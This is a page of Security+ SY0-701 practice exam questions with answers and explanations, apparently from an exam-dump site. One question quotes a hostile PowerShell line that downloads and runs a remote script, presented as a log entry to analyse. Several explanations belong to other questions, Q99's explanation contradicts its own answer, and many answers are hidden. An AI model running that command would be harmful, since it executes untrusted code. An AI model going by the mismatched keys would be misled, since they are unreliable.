Different countries or regions may have different data protection regulations, such as the General Data Protection Regulation (GDPR) in the European Union, the Personal Information Protection and Electronic Documents Act (PIPEDA) in Canada, or the California Consumer Privacy Act (CCPA) in the United States.
A cloud-hosting provider must comply with the local data protection regulations of the countries or regions where it operates or serves customers, or else it may face legal penalties, fines, or reputational damage.
Therefore, a cloud-hosting provider should research and understand the local data protection regulations of the new international locations before expanding its data centers there. References = CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition, Chapter 7, page 269.
CompTIA Security+ SY0-701 Exam Objectives, Domain 5.1, page 14.

NEW QUESTION: 83
A company plans to secure its systems by:
Preventing users from sending sensitive data over corporate email
Restricting access to potentially harmful websites
Which of the following features should the company set up? (Select two).
A. File integrity monitoring
B. DLP software
C. DNS filtering
D. Stateful firewall
Answer: (SHOW ANSWER)

NEW QUESTION: 84
Which of the following are the best for hardening end-user devices? (Selecttwo)
A. Full disk encryption
B. Group-level permissions
C. Account lockout
D. Endpoint protection
E. Proxy server

F. Segmentation

Answer: A,D (LEAVE A REPLY)

Full disk encryption (A)ensures that data stored on the device is protected even if the device is physically stolen. This is a fundamental security control for end-user devices, especially laptops and mobile devices, to prevent data breaches.

Endpoint protection (D)refers to anti-malware, antivirus, and host-based firewall solutions that safeguard end- user devices from malware, ransomware, and unauthorized access.

These measures are explicitly referenced in theCompTIA Security+ SY0-701exam objective2.2: Given a scenario, apply security concepts in support of organizational risk mitigationunderDevice hardening.

Reference: CompTIA Security+ SY0-701 Official Exam Objectives, Domain 2.2 - "Device hardening (e.g., full disk encryption, antivirus/antimalware, endpoint detection and response)."

NEW QUESTION: 85

A company implemented an MDM policy 10 mitigate risks after repealed instances of employees losing company-provided mobile phones. In several cases. The lost phones were used maliciously to perform social engineering attacks against other employees. Which of the following MDM features should be configured to best address this issue? (Select two).

A. Screen locks

B. Remote wipe

C. Full device encryption

D. Push notifications

E. Application management

F. Geolocation

Answer: A,B (LEAVE A REPLY)

Integrating each SaaS solution with an Identity Provider (IdP) is the most effective way to address the security issue. This approach allows for Single Sign-On (SSO) capabilities, where users can access multiple SaaS applications with a single set of credentials while maintaining strong password policies across all services. It simplifies the user experience and ensures consistent security enforcement across different SaaS platforms.

References =

* CompTIA Security+ SY0-701 Course Content: Domain 05 Security Program Management and Oversight.
* CompTIA Security+ SY0-601 Study Guide: Chapter on Identity and Access Management.

NEW QUESTION: 86

An engineer moved to another team and is unable to access the new team's shared folders while still being able to access the shared folders from the former team. After opening a ticket, the engineer discovers that the account was never moved to the new group. Which of the following access controls is most likely causing the lack of access? 1

A. Time of day

B. Role-based

C. Least privilege

D. Discretionary

Answer: B (LEAVE A REPLY)

NEW QUESTION: 87

Which of the following best practices gives administrators a set period to perform changes to an operational system to ensure availability and minimize business impacts?

A. Impact analysis

B. Scheduled downtime

C. Backout plan

D. Change management boards

Answer: (SHOW ANSWER)

Scheduled downtime is a planned period of time when a system or service is unavailable for maintenance, updates, upgrades, or other changes. Scheduled downtime gives administrators a set period to perform changes to an operational system without disrupting the normal business operations or affecting the availability of the system or service. Scheduled downtime also allows administrators to inform the users and stakeholders about the expected duration and impact of the changes. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 12: Security Operations and Administration, page 579 1

NEW QUESTION: 88

Which of the following describes the reason for using an MDM solution to prevent jailbreaking?

A. To secure end-of-life devices from incompatible firmware updates

B. To avoid hypervisor attacks through VM escape

C. To eliminate buffer overflows at the application layer

D. To prevent users from changing the OS of mobile devices

Answer: (SHOW ANSWER)

Mobile Device Management (MDM) solutions can enforce security policies that prevent users from jailbreaking or rooting their devices-that is, from modifying the operating system to remove restrictions and gain unauthorized control. Jailbreaking can introduce significant security risks, so MDM is used to ensure device integrity by preventing users from making these changes.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 3.2: "MDM solutions can be used to prevent users from jailbreaking or rooting devices, maintaining the integrity of the OS." Exam Objectives 3.2: "Summarize security implications of embedded and specialized systems."

NEW QUESTION: 89

Which of the following should be used to select a label for a file based on the file ' s value, sensitivity, or applicable regulations?

A. Verification

B. Certification

C. Classification

D. Inventory

Answer: C (LEAVE A REPLY)

Classification is the process of assigning labels to files or data based on sensitivity, business value, or regulatory requirements. Proper classification guides handling, access controls, and protection measures.

Verification (A) and certification (B) are validation processes, and inventory (D) is a listing of assets.

Data classification is a foundational data governance control in SY0-701#6:Chapter 16†CompTIA Security+ Study Guide#.

NEW QUESTION: 90

Which of the following is a common source of unintentional corporate credential leakage in cloud environments?

A. Code repositories
B. Dark web
C. Threat feeds
D. State actors
E. Vulnerability databases
Answer: A (LEAVE A REPLY)
Code repositories are a common source of unintentional corporate credential leakage, especially in cloud environments. Developers may accidentally commit and push sensitive information, such as API keys, passwords, and other credentials, to public or poorly secured repositories. These credentials can then be accessed by unauthorized users, leading to security breaches. Ensuring that repositories are properly secured and that sensitive data is never committed is critical for protecting against this type of leakage.
References =
* CompTIA Security+ SY0-701 Course Content: Domain 03 Security Architecture.
* CompTIA Security+ SY0-601 Study Guide: Chapter on Threats and Vulnerability Management.

NEW QUESTION: 91
A company recently decided to allow employees to work remotely. The company wants to protect us data without using a VPN. Which of the following technologies should the company Implement?
A. Secure web gateway
B. Virtual private cloud end point
C. Deep packet Inspection
D. Next-gene ration firewall
Answer: (SHOW ANSWER)
A Secure Web Gateway (SWG) protects users by filtering unwanted software/malware from user-initiated web traffic and enforcing corporate and regulatory policy compliance. This technology allows the company to secure remote users' data and web traffic without relying on a VPN, making it ideal for organizations supporting remote work.
References = CompTIA Security+ SY0-701 study materials, particularly in the domain of network security and remote access technologies.

NEW QUESTION: 92
A user is attempting to patch a critical system, but the patch fails to transfer. Which of the following access controls is most likely inhibiting the transfer?
A. Attribute-based
B. Time of day
C. Role-based
D. Least privilege

Answer: D (LEAVE A REPLY)
The least privilege principle states that users and processes should only have the minimum level of access required to perform their tasks. This helps to prevent unauthorized or unnecessary actions that could compromise security. In this case, the patch transfer might be failing because the user or process does not have the appropriate permissions to access the critical system or the network resources needed for the transfer. Applying the least privilege principle can help to avoid this issue by granting the user or process the necessary access rights for the patching activity. References: CompTIA Security+ Study Guide: Exam SY0-
701, 9th Edition, page 931

NEW QUESTION: 93
A security analyst is assessing several company firewalls. Which of the following cools would The analyst most likely use to generate custom packets to use during the assessment?
A. hping
B. Wireshark
C. PowerShell
D. netstat
Answer: A (LEAVE A REPLY)
Monitoring outbound traffic is essential for detecting unauthorized data exfiltration from a system. A new vulnerability that allows malware to move data unauthorizedly would typically attempt to send this data out of the network. By monitoring outbound traffic, security tools can detect unusual data transfers, trigger alerts, and help prevent the exfiltration of sensitive information.
References =
* CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.
* CompTIA Security+ SY0-601 Study Guide: Chapter on Threat Detection and Response.

NEW QUESTION: 94
A software development manager wants to ensure the authenticity of the code created by the company. Which of the following options is themostappropriate?
A. Testing input validation on the user input fields
B. Performing code signing on company-developed software
C. Performing static code analysis on the software
D. Ensuring secure cookies are use
Answer: (SHOW ANSWER)
Code signing is a technique that uses cryptography to verify the authenticity and integrity of the code created by the company. Code signing involves applying a digital signature to the code using a private key that only the company possesses. The digital signature can be verified by anyone who has the corresponding public key, which can be distributed through a trusted certificate authority. Code signing can prevent unauthorized modifications, tampering, or malware injection into the code, and it can also assure the users that the code is from a legitimate source. References = CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition, Chapter 2, page 74. CompTIA Security+ (SY0-701) Certification Exam Objectives, Domain 3.2, page 11. Application Security - SY0-601 CompTIA Security+ : 3.2

NEW QUESTION: 95

A government worker secretly copies classified files that contain defense tactics information to an external drive. The government worker then gives the external drive to a corrupt organization. Which of the following best describes the motivation of the worker?

A. Espionage

B. Data exfiltration

C. Financial gain

D. Blackmail

Answer: A (LEAVE A REPLY)

The act described is espionage, where classified information is stolen and provided to adversaries or unauthorized parties, usually for political, military, or strategic advantage.

Data exfiltration (B) is the technical act of stealing data but doesn't specify motivation. Financial gain (C) or blackmail (D) could be motivations but are not clearly indicated here.

Espionage is a classic threat actor motivation outlined in the Threats domain#6:Chapter 2†CompTIA Security+ Study Guide#.

NEW QUESTION: 96

Which of the following concepts protects sensitive information from unauthorized disclosure?

A. Integrity

B. Availability

C. Authentication

D. Confidentiality

Answer: D (LEAVE A REPLY)

The best answer is D. Confidentiality.

In the CIA triad, confidentiality means protecting information from unauthorized disclosure. It ensures that only authorized users, systems, or processes can view sensitive data.

The other choices are different security concepts:

A). Integrity means protecting data from unauthorized modification or destruction.

B). Availability means ensuring systems and data are accessible when needed.

C). Authentication means verifying the identity of a user, device, or process.

Since the question specifically asks about protecting sensitive information from unauthorized disclosure, confidentiality is the correct answer.

NEW QUESTION: 97

An employee fell for a phishing scam, which allowed an attacker to gain access to a company PC. The attacker scraped the PC's memory to find other credentials. Without cracking these credentials, the attacker used them to move laterally through the corporate network. Which of the following describes this type of attack?

A. Privilege escalation

B. Buffer overflow

C. SQL injection

D. Pass-the-hash

Answer: D (LEAVE A REPLY)

The scenario describes an attacker who obtained credentials from a compromised system's memory and used them without cracking to move laterally within the network. This technique is known as a "pass-the-hash" attack, where the attacker captures hashed credentials (e.g., NTLM

hashes) and uses them to authenticate and gain access to other systems without needing to know the plaintext password. This is a common attack method in environments where weak security practices or outdated protocols are in use.
References =
* CompTIA Security+ SY0-701 Course Content: The course discusses credential-based attacks like pass-the-hash, emphasizing their impact and the importance of protecting credential stores.

NEW QUESTION: 98
An engineer has ensured that the switches are using the latest OS, the servers have the latest patches, and the endpoints' definitions are up to date. Which of the following will these actions most effectively prevent?
A. Zero-day attacks
B. Insider threats
C. End-of-life support
D. Known exploits
Answer: D (LEAVE A REPLY)
Applying the latest OS updates, patches, and endpoint definitions is the most effective way to prevent known exploits, which are attacks leveraging previously discovered vulnerabilities for which fixes are available.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 2.3: "Applying patches and updates prevents exploitation of known vulnerabilities."
Exam Objectives 2.3: "Analyze potential indicators associated with network attacks."

NEW QUESTION: 99
An organization is developing a security program that conveys the responsibilities associated with the general operation of systems and software within the organization. Which of the following documents would most likely communicate these expectations?
A. Business continuity plan
B. Change management procedure
C. Acceptable use policy
D. Software development life cycle policy
Answer: C (LEAVE A REPLY)
Detailed Explanation:
A software development life cycle (SDLC) policy outlines responsibilities, best practices, and standards for developing, deploying, and maintaining secure systems and software. Reference: CompTIA Security+ SY0-
701 Study Guide, Domain 5: Security Program Management, Section: "Policies and Standards".

NEW QUESTION: 100
Which of the following automation use cases would best enhance the security posture of an organization by rapidly updating permissions when employees leave a company?
A. Provisioning resources
B. Disabling access
C. Reviewing change approvals
D. Escalating permission requests
Answer: B (LEAVE A REPLY)

Disabling access is an automation use case that would best enhance the security posture of an organization by rapidly updating permissions when employees leave a company. Disabling access is the process of revoking or suspending the access rights of a user account, such as login credentials, email, VPN, cloud services, etc.
Disabling access can prevent unauthorized or malicious use of the account by former employees or attackers who may have compromised the account. Disabling access can also reduce the attack surface and the risk of data breaches or leaks. Disabling access can be automated by using scripts, tools, or workflows that can trigger the action based on predefined events, such as employee termination, resignation, or transfer.
Automation can ensure that the access is disabled in a timely, consistent, and efficient manner, without relying on manual intervention or human error.
References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 5: Identity and Access Management, page 2131.
CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 5:
Identity and Access Management, page 2132.

NEW QUESTION: 101
Which of the following types of identification methods can be performed on a deployed application during runtime?
A. Dynamic analysis
B. Code review
C. Package monitoring
D. Bug bounty
Answer: (SHOW ANSWER)
Dynamic analysis is performed on software during execution to identify vulnerabilities based on how the software behaves in real-world scenarios. It is useful in detecting security issues that only appear when the application is running.References: CompTIA SY0-701 Course Content.

NEW QUESTION: 102
A company is using a legacy FTP server to transfer financial data to a third party. The legacy system does not support SFTP, so a compensating control is needed to protect the sensitive, financial data in transit. Which of the following would be the most appropriate for the company to use?
A. Patch installation
B. Full disk encryption
C. SSH tunneling
D. Telnet connection
Answer: C (LEAVE A REPLY)

NEW QUESTION: 103
A security analyst receives alerts about an internal system sending a large amount of unusual DNS queries to systems on the internet over short periods of time during non-business hours. Which of the following is most likely occurring?
A. A worm is propagating across the network.
B. Data is being exfiltrated.
C. A logic bomb is deleting data.
D. Ransomware is encrypting files.

Answer: (SHOW ANSWER)
Data exfiltration is a technique that attackers use to steal sensitive data from a target system or network by transmitting it through DNS queries and responses. This method is often used in advanced persistent threat (APT) attacks, in which attackers seek to persistently evade detection in the target environment. A large amount of unusual DNS queries to systems on the internet over short periods of time during non-business hours is a strong indicator of data exfiltration. A worm, a logic bomb, and ransomware would not use DNS queries to communicate with their command and control servers or perform their malicious actions. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 487; Introduction to DNS Data Exfiltration; Identifying a DNS Exfiltration Attack That Wasn't Real - This Time

NEW QUESTION: 104
A security analyst is evaluating a SaaS application that the human resources department would like to implement. The analyst requests a SOC 2 report from the SaaS vendor. Which of the following processes is the analyst most likely conducting?
A. Internal audit
B. Due diligence
C. Attestation
D. Penetration testing
Answer: (SHOW ANSWER)

NEW QUESTION: 105
A company processes and stores sensitive data on its own systems. Which of the following steps should the company take first to ensure compliance with privacy regulations?
A. Purchase and install security software.
B. Implement access controls and encryption.
C. Create incident response and disaster recovery plans.
D. Develop and provide training on data protection policies.
Answer: (SHOW ANSWER)

NEW QUESTION: 106
A security analyst reviews the following endpoint log:
powershell -exec bypass -Command " IEX
(New-Object Net.WebClient).DownloadString(http://176.30.40.50/evil.ps1
")
Which of the following logs will help confirm an established connection to IP address 176.30.40.50?
A. System event logs
B. EDR logs
C. Firewall logs
D. Application logs
Answer: C (LEAVE A REPLY)
The best answer is C. Firewall logs.
The PowerShell command shown is suspicious because it uses:
-exec bypass to bypass PowerShell execution policy
IEX (Invoke-Expression) to execute downloaded content in memory

Net.WebClient.DownloadString() to retrieve a remote script from the IP address 176.30.40.50 The question asks which logs will help confirm an established connection to that IP address. The best source for confirming that network communication actually occurred is firewall logs, because they record allowed and blocked inbound or outbound network connections between systems and remote IP addresses.
Why the other options are incorrect:
A). System event logsThese may show local operating system events, but they are not the best source for confirming a network connection to a specific external IP.
B). EDR logsEDR logs may show suspicious PowerShell execution and related behavior, and in some environments they may also show network activity. However, when the question specifically asks to confirm an established connection to a particular IP, firewall logs are the most direct and standard answer.
D). Application logsApplication logs generally track application-specific events and are not the best source for validating outbound network connections to a suspicious IP.
From a Security+ perspective, suspicious script execution should be correlated with network logs to validate command-and-control or malware download activity. That makes firewall logs the best choice.

NEW QUESTION: 107
An enterprise security team is researching a new security architecture to better protect the company ' s networks and applications against the latest cyberthreats. The company has a fully remote workforce. The solution should be highly redundant and enable users to connect to a VPN with an integrated, software-based firewall. Which of the following solutions meets these requirements?
A. IPS
B. SIEM
C. SASE
D. CASB
Answer: C (LEAVE A REPLY)
The requirements point to a cloud-delivered, remote-user-first architecture that provides secure connectivity and security controls as an integrated service. Secure Access Service Edge (SASE) matches this because it combines remote connectivity capabilities (often replacing or modernizing traditional VPN approaches) with cloud-based security services, including firewalling, in a way that supports distributed users and resilient global access. The Study Guide explicitly states: "Secure Access Service Edge (SASE...) combines virtual private networks, SD-WAN, and cloud-based security tools like firewalls, cloud access security brokers (CASBs), and zero-trust networks to provide secure access for devices regardless of their location." This directly aligns with a fully remote workforce ("regardless of their location"), VPN capability, and an integrated firewall ("cloud-based security tools like firewalls").
Why the other options don't fit as well: IPS is a specific protective control, not an end-to-end remote access architecture; SIEM is for log aggregation/correlation and monitoring, not VPN + firewall delivery; and CASB is a component used to enforce cloud policy, but the guide distinguishes it as a policy enforcement point rather than a full connectivity + firewall architecture: "A CASB is a policy enforcement point..." . Therefore, SASE is the best match.

References: Sybex CompTIA Security+ Study Guide (SY0-701) - SASE definition and included capabilities (also duplicated in).

NEW QUESTION: 108
Which of the following threat actors would most likely target an organization by using a logic bomb within an internally-developed application?
A. Nation-state
B. Trusted insider
C. Organized crime group
D. Hacktivist
Answer: B (LEAVE A REPLY)
A logic bomb is a malicious code segment hidden inside legitimate software that triggers under specific conditions (dates, system states, user actions). Because logic bombs require direct access to source code or the development environment, the most likely attacker is a trusted insider-especially a disgruntled developer or administrator with the ability to modify internal applications.
Security+ SY0-701 emphasizes that insider threats have:
Elevated access
Knowledge of internal systems
Ability to manipulate production code
Motivation driven by revenge, termination, or personal grievances
These factors make insiders uniquely capable of embedding logic bombs into internally-developed applications.
Nation-state actors (A) typically target critical infrastructure or advanced espionage, not internal business apps. Organized crime groups (C) seek financial gain and generally do not have internal code access.
Hacktivists (D) focus on ideological disruption, typically through external attacks, not internal code manipulation.
Thus, the threat actor most likely to plant a logic bomb in internal software is B: Trusted insider.

NEW QUESTION: 109
Which of the following will harden access to a new database system? (Select two)
A. Jump server
B. NIDS
C. Monitoring
D. Proxy server
E. Host-based firewall
F. WAF
Answer: A,E (LEAVE A REPLY)
Hardening access to a new database system requires implementing controls that restrict and secure how administrators and applications connect to the database. A jump server (A) is a hardened intermediary system used to manage access to sensitive systems such as databases. By forcing administrators to authenticate through a controlled, monitored jump host instead of connecting directly, organizations reduce attack surfaces and prevent unauthorized lateral movement. Security+ SY0-701 identifies jump servers as critical in securing high-value systems.
A host-based firewall (E) provides system-level traffic filtering directly on the database server. It allows only trusted IPs, ports, and services to communicate with the database, significantly reducing exposure. This is an essential hardening measure because databases should only accept connections from specific application servers or administrative hosts.

NIDS (B) monitors traffic but does not harden access. Monitoring (C) provides visibility but does not restrict access. A proxy server (D) is not typically used for database access. A WAF (F) protects web applications, not internal database systems.
Thus, A (Jump server) and E (Host-based firewall) are the correct hardening controls.

NEW QUESTION: 110
Which of the following is used to protect a computer from viruses, malware, and Trojans being installed and moving laterally across the network?
A. IDS
B. ACL
C. EDR
D. NAC
Answer: (SHOW ANSWER)
Endpoint detection and response (EDR) is a technology that monitors and analyzes the activity and behavior of endpoints, such as computers, laptops, mobile devices, and servers. EDR can help to detect and prevent malicious software, such as viruses, malware, and Trojans, from infecting the endpoints and spreading across the network. EDR can also provide visibility and response capabilities to contain and remediate threats. EDR is different from IDS, which is a network-based technology that monitors and alerts on network traffic anomalies. EDR is also different from ACL, which is a list of rules that control the access to network resources. EDR is also different from NAC, which is a technology that enforces policies on the network access of devices based on their identity and compliance status. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 2561

NEW QUESTION: 111
Which of the following is a reason why a forensic specialist would create a plan to preserve data after an modem and prioritize the sequence for performing forensic analysis?
A. Order of volatility
B. Preservation of event logs
C. Chain of custody
D. Compliance with legal hold
Answer: A (LEAVE A REPLY)
When conducting a forensic analysis after an incident, it's essential to prioritize the data collection process based on the "order of volatility." This principle dictates that more volatile data (e.g., data in memory, network connections) should be captured before less volatile data (e.g., disk drives, logs). The idea is to preserve the most transient and potentially valuable evidence first, as it is more likely to be lost or altered quickly.
References =
* CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.
* CompTIA Security+ SY0-601 Study Guide: Chapter on Digital Forensics.

NEW QUESTION: 112
Which of the following can automate vulnerability management?
A. CVE
B. SCAP
C. OSINT

D. CVSS

Answer: B (LEAVE A REPLY)

SCAP (Security Content Automation Protocol) is designed to automate vulnerability management, configuration assessment, and compliance checking. According to CompTIA Security+ SY0-701, SCAP standardizes how vulnerability information is expressed, measured, and shared, allowing security tools to automatically scan systems, identify weaknesses, and assess compliance against predefined baselines.

SCAP integrates multiple standards such as CVE, CVSS, CPE, and XCCDF, enabling automated vulnerability scanning, scoring, and reporting across large environments. This makes it a core technology for continuous vulnerability management and compliance automation.

CVE (A) is a catalog of known vulnerabilities, not an automation framework. OSINT (C) provides publicly available intelligence but does not automate remediation or assessment. CVSS (D) provides severity scoring but does not automate vulnerability management.

Because SCAP enables automated identification, assessment, and reporting of vulnerabilities, the correct answer is B: SCAP.

NEW QUESTION: 113

An attacker used XSS to compromise a web server. Which of the following solutions could have been used to prevent this attack?

A. NGFW

B. UTM

C. WAF

D. NAC

Answer: C (LEAVE A REPLY)

Comprehensive and Detailed In-Depth Explanation:

A Web Application Firewall (WAF) is designed to protect web applications from attacks such as Cross- Site Scripting (XSS) by filtering and monitoring HTTP traffic between the internet and a web application.

* Next-Generation Firewalls (NGFW) (A) provide advanced network security but are not specifically designed to protect web applications from XSS attacks.

* Unified Threat Management (UTM) (B) provides multiple security functions but lacks the specialized application-layer protection needed to mitigate XSS.

* Network Access Control (NAC) (D) controls device access to the network but does not prevent web- based attacks.

A WAF is the best solution for protecting web servers from XSS, SQL injection, and other web-based threats.

NEW QUESTION: 114

A hacker gained access to a system via a phishing attempt that was a direct result of a user clicking a suspicious link. The link laterally deployed ransomware, which laid dormant for multiple weeks, across the network. Which of the following would have mitigated the spread?

A. IPS

B. IDS

C. WAF

D. UAT

Answer: (SHOW ANSWER)

IPS stands for intrusion prevention system, which is a network security device that monitors and blocks malicious traffic in real time. IPS is different from IDS, which only detects and alerts on malicious traffic, but does not block it. IPS would have mitigated the spread of ransomware by preventing the hacker from accessing the system via the phishing link, or by stopping the ransomware from communicating with its command and control server or encrypting the files.

NEW QUESTION: 115
A user would like to install software and features that are not available with a smartphone's default software.
Which of the following would allow the user to install unauthorized software and enable new features?
A. SOU
B. Cross-site scripting
C. Jailbreaking
D. Side loading
Answer: (SHOW ANSWER)
Jailbreaking is the process of removing restrictions imposed by the manufacturer on a smartphone, allowing the user to install unauthorized software and features not available through official app stores. This action typically voids the warranty and can introduce security risks by bypassing built-in protections.
* SOU (Statement of Understanding) is not related to modifying devices.
* Cross-site scripting is a web-based attack technique, unrelated to smartphone software.
* Side loading refers to installing apps from unofficial sources but without necessarily removing built-in restrictions like jailbreaking does.

NEW QUESTION: 116
An organization failed to account for the right-to-be-forgotten regulations. Which of the following impacts might this action have on the company?
A. Fines
B. Data breaches
C. Revenue loss
D. Blackmail
Answer: (SHOW ANSWER)
Failure to comply with right-to-be-forgotten (data privacy) regulations can lead to significant fines imposed by regulatory authorities like GDPR enforcers. Such laws require companies to delete personal data upon user request.
Data breaches (B) are security incidents; revenue loss (C) and blackmail (D) may occur indirectly but fines are the direct legal consequence.
Regulatory compliance and consequences are critical topics in Security Program Management#6:Chapter 16†CompTIA Security+ Study Guide#

NEW QUESTION: 117
Various company stakeholders meet to discuss roles and responsibilities in the event of a security breach affecting offshore offices. Which of the following is this an example of?
A. Tabletop exercise
B. Penetration test
C. Geographic dispersion
D. Incident response
Answer: A (LEAVE A REPLY)
Detailed Explanation:
A tabletop exercise is a discussion-based activity where stakeholders simulate a security breach scenario to identify gaps in response plans and clarify roles and responsibilities. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 5: Security Program Management, Section: "Incident Response Planning and Exercises".

NEW QUESTION: 118
Which of the following best describe the benefits of a microservices architecture when compared to a monolithic architecture? (Select two).
A. Reduced cost of ownership of the system
B. Increased compartmentalization of the system
C. Improved scalability of the system
D. Easter debugging of the system
E. Reduced complexity of the system
F. Stronger authentication of the system
Answer: (SHOW ANSWER)

NEW QUESTION: 119
A company must ensure sensitive data at rest is rendered unreadable. Which of the following will the company most likely use?
A. Hashing
B. Tokenization
C. Encryption
D. Segmentation
Answer: C (LEAVE A REPLY)
Encryption is a method of transforming data in a way that makes it unreadable without a secret key necessary to decrypt the data back into plaintext. Encryption is one of the most common and effective ways to protect data at rest, as it prevents unauthorized access, modification, or theft of the data. Encryption can be applied to different types of data at rest, such as block storage, object storage, databases, archives, and so on. Hashing, tokenization, and segmentation are not methods of rendering data at rest unreadable, but rather of protecting data in other ways. Hashing is a one-way function that generates a fixed-length output, called a hash or digest, from an input, such that the input cannot be recovered from the output. Hashing is used to verify the integrity and authenticity of data, but not to encrypt it. Tokenization is a process that replaces sensitive data with non-sensitive substitutes, called tokens, that have no meaning or value on their own. Tokenization is used to reduce the exposure and compliance scope of sensitive data, but not to encrypt it. Segmentation is a technique that divides a network or a system into smaller, isolated units, called segments, that have different levels of access and security. Segmentation is used to limit the attack surface and contain the impact of a breach, but not to encrypt data at rest. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, pages
77-781; Protecting data at rest - Security Pillar3

NEW QUESTION: 120
Which of the following best describes a common use of OSINT?
A. Monitoring internal systems and network traffic to detect abnormal behavior
B. Installing and configuring security patches to fix known vulnerabilities
C. Collecting information from public platforms to find possible security exposures
D. Encrypting sensitive company data and storing it securely in the cloud
Answer: C (LEAVE A REPLY)
OSINT stands for open source intelligence and is commonly used to gather information from publicly available sources to support security activities such as reconnaissance, threat intelligence, and identifying exposures (for example, leaked credentials, exposed infrastructure details, or public references to vulnerabilities). The Practice Tests book defines OSINT directly: "OSINT, or open source intelligence, is

intelligence information obtained from public sources like search engines, websites, domain name registrars, and a host of other locations." That definition aligns precisely with option C's "collecting information from public platforms." The Study Guide similarly explains OSINT in the threat intelligence context: "Open source threat intelligence is threat intelligence that is acquired from publicly available sources." This supports the idea that OSINT is used to discover relevant information that may affect security posture-such as indicators, exposed assets, or details useful for defensive planning. The other options describe different operational activities: A is internal monitoring (SIEM/IDS/EDR style), B is patch management, and D is encryption/storage strategy-none are
"open source intelligence."
References: OSINT definition as intelligence obtained from public sources ; OSINT as threat intelligence acquired from publicly available sources .

NEW QUESTION: 121
Which of the following technologies must be used in an organization that intends to automate infrastructure deployment?
A. IaC
B. IaaS
C. IoC
D. IoT
Answer: A (LEAVE A REPLY)
Comprehensive and Detailed Explanation From Exact Extract:
Infrastructure as Code (IaC) is the technology required for automating infrastructure deployment. IaC allows organizations to define and deploy servers, networks, containers, and cloud resources using machine-readable configuration files rather than manual configuration. This leads to faster deployment, consistent environments, repeatability, version control, and lower human error.
CompTIA Security+ SY0-701 highlights IaC as a foundational component of DevOps and modern cloud operations. It supports automated provisioning through tools such as Terraform, Ansible, CloudFormation, and Puppet. IaC also enhances security by enabling automated compliance checks and standardized hardened configurations.
IaaS (B) is a cloud service model, not an automation mechanism. IoC (C) refers to Indicators of Compromise used in threat intelligence. IoT (D) refers to Internet-connected devices and is unrelated to infrastructure deployment.
Therefore, IaC is the required technology for automated, repeatable, secure infrastructure deployments.

NEW QUESTION: 122
An administrator was notified that a user logged in remotely after hours and copied large amounts of data to a personal device.
Which of the followingbestdescribes the user's activity?
A. Penetration testing
B. Phishing campaign
C. External audit

D. Insider threat

Answer: D (LEAVE A REPLY)

An insider threat is a security risk that originates from within the organization, such as an employee, contractor, or business partner, who has authorized access to the organization's data and systems. An insider threat can be malicious, such as stealing, leaking, or sabotaging sensitive data, or unintentional, such as falling victim to phishing or social engineering. An insider threat can cause significant damage to the organization's reputation, finances, operations, and legal compliance. The user's activity of logging in remotely after hours and copying large amounts of data to a personal device is an example of a malicious insider threat, as it violates the organization's security policies and compromises the confidentiality and integrity of the data. References = Insider Threats - CompTIA Security+ SY0-701: 3.2, video at 0:00; CompTIA Security+ SY0-701 Certification Study Guide, page 133.

NEW QUESTION: 123

A systems administrator wants to use a technical solution to explicitly define file permissions for the entire team. Which of the following should the administrator implement?

A. ACL

B. Monitoring

C. Isolation

D. HIPS

Answer: A (LEAVE A REPLY)

An Access Control List (ACL) is a technical mechanism used to explicitly define permissions for files, folders, or other resources. ACLs specify which users or system processes are granted access to objects and what operations are allowed on given objects. This allows the administrator to centrally and granularly manage file permissions for a group or team.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 3.1, "Access control lists (ACLs) are used to explicitly define permissions to files and resources for users and groups." Exam Objectives 3.1: "Implement secure network architecture concepts."

NEW QUESTION: 124

Which of the following tasks is typically included in the BIA process?

A. Developing the incident response plan

B. Evaluating the risk management plan

C. Establishing the backup and recovery procedures

D. Identifying the communication strategy

E. Estimating the recovery time of systems

Answer: E (LEAVE A REPLY)

NEW QUESTION: 125

Which of the following is a social engineering attack in which a bad actor impersonates a web URL?

A. Pretexting

B. Misinformation

C. Typosquatting

D. Watering-hole

Answer: (SHOW ANSWER)

Typosquatting is a social engineering and cybersquatting technique in which attackers register domain names similar to legitimate ones, hoping users will make a typographical error and visit their malicious website instead.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 2.2: "Typosquatting involves registering misspelled versions of legitimate domain names to trick users." Exam Objectives 2.2: "Given a scenario, analyze potential indicators associated with application attacks."

NEW QUESTION: 126
A security analyst identifies an incident in the network. Which of the following incident response activities would the security analyst perform next?
A. Containment
B. Detection
C. Eradication
D. Recovery
Answer: A (LEAVE A REPLY)
Once an incident is detected, the next step is containment, which involves limiting the scope and impact of the incident to prevent further damage. Containment can be temporary or long-term, isolating affected systems or networks.
Detection (B) is the initial identification phase before containment. Eradication (C) follows containment and involves removing the root cause. Recovery (D) is the final step to restore normal operations.
This workflow is fundamental in the Incident Response lifecycle detailed in Security Operations in SY0-701
#6:Chapter 14†CompTIA Security+ Study Guide#.

NEW QUESTION: 127
A new vulnerability enables a type of malware that allows the unauthorized movement of data from a system.
Which of the following would detect this behavior?
A. Implementing encryption
B. Monitoring outbound traffic
C. Using default settings
D. Closing all open ports
Answer: B (LEAVE A REPLY)
Monitoring outbound traffic is essential for detecting unauthorized data exfiltration from a system. A new vulnerability that allows malware to move data unauthorizedly would typically attempt to send this data out of the network. By monitoring outbound traffic, security tools can detect unusual data transfers, trigger alerts, and help prevent the exfiltration of sensitive information.
References =
* CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.
* CompTIA Security+ SY0-601 Study Guide: Chapter on Threat Detection and Response.

NEW QUESTION: 128
Cadets speaking a foreign language are using company phone numbers to make unsolicited phone calls lo a partner organization. A security analyst validates through phone system logs that the calls are occurring and the numbers are not being spoofed. Which of the following is the most likely explanation?
